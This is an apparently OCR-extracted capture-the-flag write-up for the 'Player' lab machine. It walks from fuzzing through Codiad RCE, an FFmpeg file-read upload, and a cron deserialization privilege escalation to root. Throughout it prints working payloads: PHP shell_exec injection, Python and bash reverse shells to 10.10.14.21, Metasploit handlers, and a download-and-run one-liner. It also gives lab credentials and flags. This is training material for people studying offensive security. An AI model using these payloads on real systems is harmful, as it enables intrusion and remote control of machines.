
When I send a message I am appraently the user Olia (Project Manager)

FUZZ RESULTS

```
.hta                    [Status: 403, Size: 286, Words: 21, Lines: 11]
.htaccess               [Status: 403, Size: 291, Words: 21, Lines: 11]
.htpasswd               [Status: 403, Size: 291, Words: 21, Lines: 11]
files                   [Status: 403, Size: 288, Words: 21, Lines: 11]
fonts                   [Status: 403, Size: 288, Words: 21, Lines: 11]
index.html              [Status: 200, Size: 9513, Words: 2711, Lines: 260]
server-status           [Status: 403, Size: 295, Words: 21, Lines: 11]
```

STAGING VHOST





Submitting the Contact form returns a 200 reponse however the developers send us to a fake 501 error page.

501 Internal Server Error

Sorry, something went wrong

A team of highly trained monkeys has been dispatched to deal this situation.

If you see them, just ignore :)

The Response from Staging that stood out was of course /contact.php?firstname=test&subject=rtest
This gives us the root directory of the staging vhost site. It gives 3 usernames. Cleveland, Glenn, and Peter. More importantly it shows /var/www/backup/service_config and /var/www/stafing/fix.php

Response

Raw | Headers | Hex | Render

```
array(3) {
  [0]=>
  array(4) {
    ["file"]=>
    string(28) "/var/www/staging/contact.php"
    ["line"]=>
    int(6)
    ["function"]=>
    string(1) "c"
    ["args"]=>
    array(1) {
      [0]=>
      &string(9) "Cleveland"
    }
  }
  [1]=>
  array(4) {
    ["file"]=>
    string(28) "/var/www/staging/contact.php"
    ["line"]=>
    int(3)
    ["function"]=>
    string(1) "b"
    ["args"]=>
    array(1) {
      [0]=>
      &string(5) "Glenn"
    }
  }
  [2]=>
  array(4) {
    ["file"]=>
    string(28) "/var/www/staging/contact.php"
    ["line"]=>
    int(11)
    ["function"]=>
    string(1) "a"
    ["args"]=>
    array(1) {
      [0]=>
      &string(5) "Peter"
    }
  }
}
Database connection failed.<html><br />Unknown variable user in
/var/www/backup/service_config fatal error in /var/www/staging/fix.php
```

Gaining Access

Reading the Codiad source code can be read here https://github.com/Codiad/Codiad/blob/master/components/install/process.php

CVE-2017-1000125 (https://www.cvedetails.com/cve/) is an unauthenticated RCE exploit
REFERENCE: https://www.jianshu.com/p/b09d20af2374 (Pain to translate but it is good info)

The vulnerable Codiad file used in this file is components/install/process.php, located here: https://github.com/Codiad/ Codiad/blob/master/components/install/process.php

The CVE script creates several configuration files at an arbitrary path controlled by the user using an unsanitized path parameter. Config.php is one of the created configuration files that can be injected with arbitrary PHP code using the timezone parameter.

In order for the exploit to work the path directory must contain a data directory and a workspace directory.
It also can not contain the following config files; data/users.php, data/projects.php, and data/active.php.

In the begining steps of the script a directory is created, defined by the project_path parameter. The project_path directory will be created as long as it doesn't already exist the permissions allow for it.

First send two requests to create the data and workspace directories within the /var/www/chat directory, using the project_path parameter. Trying things out has showed us that /var/www/chat is writable. The
path parameter is set to a dummy value. The return value of ‘can’t open file', shown in Burp below, is normal and expected all that matters is that the directories are created.

```
path=.&username=admin&password=admin&password_confirm=admin&project_name=test&project_path=/var/www/chat/data&timezone=Denver%2FUnited+States

<!-- AND -->

path=.&username=admin&password=admin&password_confirm=admin&project_name=test&project_path=/var/www/chat/workspace&timezone=Denver%2FUnited+States
```

Request

Raw | Params | Headers | Hex

```
POST /components/install/process.php HTTP/1.1
Host: dev.player.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: 97c737d7256edaf18c3552b469f00d9d=517tmqhviq2dpum0hh2arkt0b0
Upgrade-Insecure-Requests: 1
Content-Length: 141

path=.&username=admin&password=admin&password_confirm=admin&project_name=t
est&project_path=/var/www/chat/data&timezone=Denver%2FUnited+States
```

Response

Raw | Headers | Hex | Render


```
HTTP/1.1 200 OK
Date: Sun, 29 Dec 2019 18:52:30 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.26
Content-Length: 15
Connection: close
Content-Type: text/html

can't open file
```

Now that we can see the file is being created we can run the script to create a php command shell.

BURP REQUEST TO CREATE PHP COMMAND SHELL

```
POST /components/install/process.php HTTP/1.1
Host: dev.player.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: 97c737d7256edaf18c3552b469f00d9d=517tmqhviq2dpum0hh2arkt0b0
Upgrade-Insecure-Requests: 1
Content-Length: 206

path=%2Fvar%2Fwww%2Fchat&username=admin&password=admin&password_confirm=admin&project_name=test&project_pa
th=test&timezone=Denver%2FUnited+States%22)%3B%20echo%20shell_exec(%24_GET%5B%22e%22%5D)%3B%20%2F%2F
```

We know this worked when receive a success message.




We can now execute commands using our browser. Once you see you can execute the command “whoami” try python or php reverse shell. The parameter “e” we created is where our commands go.

Start a listener in Metasploit

```
msfconsole
use mutli/handler
set payload python/shell_reverse_tcp
set LHOST 10.10.14.21
set LPORT 8089
run
```

Execute a python reverse shell using the browser
http://chat.player.htb/config.php?e=python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.21", 8089));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'



Becomes

http://chat.player.htb/config.php?e=python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.21", 8089));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'

That gives us our shell

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.21:8089
[*] Command shell session 1 opened (10.10.14.21:8089 -> 10.10.10.145:47398) at 2019-12-29 12:24:00 -0700

whoami
whoami
www-data
www-data@player:/var/www/chat$
```

I next upgraded to a meterpreter shell

```
sessions -u 1
```

```
msf5 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[!] SESSION may not be compatible with this module.
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.14.21:4433
[*] Sending stage (985320 bytes) to 10.10.10.145
[*] Meterpreter session 2 opened (10.10.14.21:4433 -> 10.10.10.145:46752) at 2019-12-29 12:26:57 -0700
[*] Command stager progress: 100.00% (773/773 bytes)
```

I next went to read the files we are working with in the /var/www directories. Inside /var/www/backup/service_config there are clear text credentials.

```
cat /var/www/backup/service_config
# RESULTS
username = 'telegen',
password = 'd-bC|jC!2uepS/w',
```

USER: telegen
PASS: d-bC|jC!2uepS/w

```
----------------
--  Accounts  --
----------------

server = IMAP {
    server = 'player.htb',
    username = 'telegen',
    password = 'd-bC|jC!2uepS/w',
    ssl = 'tlsv1.3',
}
```

First I used ssh to access the machine as telegen. Port 22 failed but port 6686 worked.

```
ssh telegen@player.htb -p 6686
```

```
root@kali:~/HTB/Boxes/Player# ssh telegen@player.htb -p 6686
The authenticity of host '[player.htb]:6686 ([10.10.10.145]:6686)' can't be established.
ECDSA key fingerprint is SHA256:oAcCXvit3SHvyq7nuvWntLq+Q+mGlAg8301zhKnJmPM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[player.htb]:6686,[10.10.10.145]:6686' (ECDSA) to the list of known hosts.
telegen@player.htb's password:
Last login: Tue Apr 30 18:40:13 2019 from 192.168.0.104
Environment:
  USER=telegen
  LOGNAME=telegen
  HOME=/home/telegen
  PATH=/usr/bin:/bin:/usr/sbin:/sbin:/usr/local/bin
  MAIL=/var/mail/telegen
  SHELL=/usr/bin/lshell
  SSH_CLIENT=10.10.14.21 43958 6686
  SSH_CONNECTION=10.10.14.21 43958 10.10.10.145 6686
  SSH_TTY=/dev/pts/0
  TERM=screen-256color
========== PlayBuff ==========
Welcome to Staging Environment

telegen:~$
```

It appears telegen has a limited shell. (chroot jail). Judging by the inital info after login we see SHELL=/usr/bin/lshell which probably astands for limited shell. We can su as telegen in our www-data shell and define the bash shell instead to bypass breaking out of jail. It seemed after reading the lshell configuration it is not possible to break out of jail. Feel free to judge for yourself reading /etc/lshell.conf

I am going to start another multi/script/web_delivery listener on port 8088 and gain another shell in there after I read the user flag

```
# Enter shell as telegen
su telegen -s /bin/bash

# Read user flag
cat /home/telegen/user.txt
```

USER FLAG: 30e47abe9e315c0c39462d0cf71c0f48


GainingAccess2

When there are PHP files it is a good idea to check for a source code disclosure from backups that are made automatically.
REFERENCE: https://www.rapid7.com/db/vulnerabilities/http-php-temporary-file-source-disclosure

In the responses later on we see there is a /var/www/backup directory which helps point out this might be something we can do. We are able to enum the following file at this link
http://player.htb/launcher/dee8dc8a47256c64630d803a4c40786c.php~

```
access_code === "0E766585266557562076882711596240260113 93") { header("Location: 7F
'C0B137FE2D792459F26FF763CCE44574A5B5AB03' ]; $key = '_S0_R@nd0m_P@ss_'; $jwt =
* 30), "/"); header("Location: index.html"); } ?>
```

We now have the JWT key for the access parameter value I mentioned above. With this key we can attempt to elevate our priviledge using https://jwt.io/



Copy the base64 and place it into the access parameter value. This informs us of a new URI location

The below URI is a new page that allows us to upload files. Compress and Secure suggests it will process uploaded files.
http://player.htb/launcher/7F2dcsSdZo6nj3SNMTQ1/

Welcome to PlayBuff - Compact | Secure | Cloud

Compress and Secure your media

Select a file to upload Browse... No file selected. Submit

The uploader seems to want avi files which are not available for download after uploading. FFmpeg is an open source software used for processing audio and video formats. There is an FFmpeg HLS vulnerability that can be read about here.
RESOURCE: https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Upload%20Insecure%20Files/CVE%20Ffmpeg%20HLS

Execute the python script gen_xbin_avi.py so we can attempt to read the /etc/passwd file. Generate a payload called passwd.avi using the above resource.

```
python3 gen_xbin_avi.py file:///etc/passwd passwd.avi
```

Upload this file to the machine and you will get the below result.


After I rooted I found another source that used this gen_avi.py script which worked significantly better.
RESOURCE: https://hackerone.com/reports/237381

This was able to be used to read the service_config file. More files can be read as well

```
# Read service_config file
python3 gen_avi.py file:///var/www/backup/service_config staging_service_config.avi

# Find available sites
python3 gen_avi.py file:///etc/apache2/sites-available/000-default.conf apache.avi

# This page found a login for peter
python3 gen_avi.py file:///var/www/demo/data/users.php dev_users.avi
```

After finding Peters credentials you wil be able to use CVE-2016-3115 to successfully read fix.php
REFERENCE: https://github.com/tintinweb/pub/tree/master/pocs/cve-2016-3115

Reading this file will open a panel where objects can be created



You can also gain access here by creating a project in /var/www/demo/home/<project name> and uploading a PHP reverse shell.


Start a listener and visit your reverse shell after creating and uploading the project by visiting http://dev.player.htb/home/<projectname>/reverseshell.php

PrivEsc

To enumerate the cron jobs I had to use pspy. I uploaded it to the target

```
# On attack machine host the pspy64 file
systemctl start apache2

# Download the file on the target machine
cd /dev/shm
wget http://10.10.14.21/pspy64

# Set permissions
chmod +x pspy64

# Run the file and watch for cronjobs that run
./pspy64
```

We can see that /var/lib/playbuff/buff.php runs as root.



Lets check its permissions and read the file.

```
# Check permissions to see we only have read access to the file
ls -la /var/lib/playbuff/buff.php

# Read the file
cat /var/lib/playbuff/buff.php
```

We only have read access to this file however 2 other files are called by this script. /var/www/html/launcher is owned by www-data user
This file has a function that deserializes anything found in the merge.log file, /var/lib/playbuff/merge.log, that is owned by the telegen user.

Create a reverse PHP shell file
CONTENTS OF REV.PHP

```
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.21/80 0>&1'"); ?>
```

Start a netcat listener. We can upgrade our shell to a meterpreter after ensuring we get a connection

```
nc -lvnp 8087
```

Download the reverse shell to the target using www-data user. telgen does not have permissions to replace the file we need to run.

```
cd /dev/shm
wget http://10.10.14.21/rev.php

# Set permission
chmod +x rev.php

# Create a file that starts with the required characters to run in /var/www/html/launcher
cp rev.php /var/www/html/launcher/dee8dc8a47256c64630d803a4c40786g.php
```

Soon as the cronjob runs we catch a root shell.

```
cat /root/root.txt
7dfc49f8f9955e10d4a58745c5ddf49c
```

```
root@kali:/var/www/html# nc -lvnp 80
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.10.145.
Ncat: Connection from 10.10.10.145:43174.
bash: cannot set terminal process group (6399): Inappropriate ioctl for devic
bash: no job control in this shell
root@player:~# whoami
whoami
root
root@player:~# cat /root/root.txt
cat /root/root.txt
7dfc49f8f9955e10d4a58745c5ddf49c
root@player:~#
```

Next I like to do post info gathering so i gain a web_delivery meterpreter

```
use exploit/multi/script/web_delivery
set target 6
set payload linux/x64/meterpreter/reverse_tcp
set LPORT 8084
run

# In netcat root shell execute the generated command
wget -qO D6hJkjtU --no-check-certificate http://10.10.14.21:8082/BzTgkgS4vtlQ; chmod +x D6hJkjtU; ./
D6hJkjtU&
```

The below modules helped me obtain as much info as possible
post/linux/gather/enum_configs
post/linux/gather/enum_network
post/linux/gather/enum_protections
post/linux/gather/enum_system
post/linux/gather/enum_users_history

ROOT FLAG: 7dfc49f8f9955e10d4a58745c5ddf49c

PrivEsc2

buff.php has a function that deserializes anything found in the merge.log file, /var/lib/playbuff/merge.log, Merge.log is owned by the telegen user.

Any magic function starting with a _ (like the one found into buff.php
called __wakeup), it means it will automatically execute anything there, if it detects serialized
input.

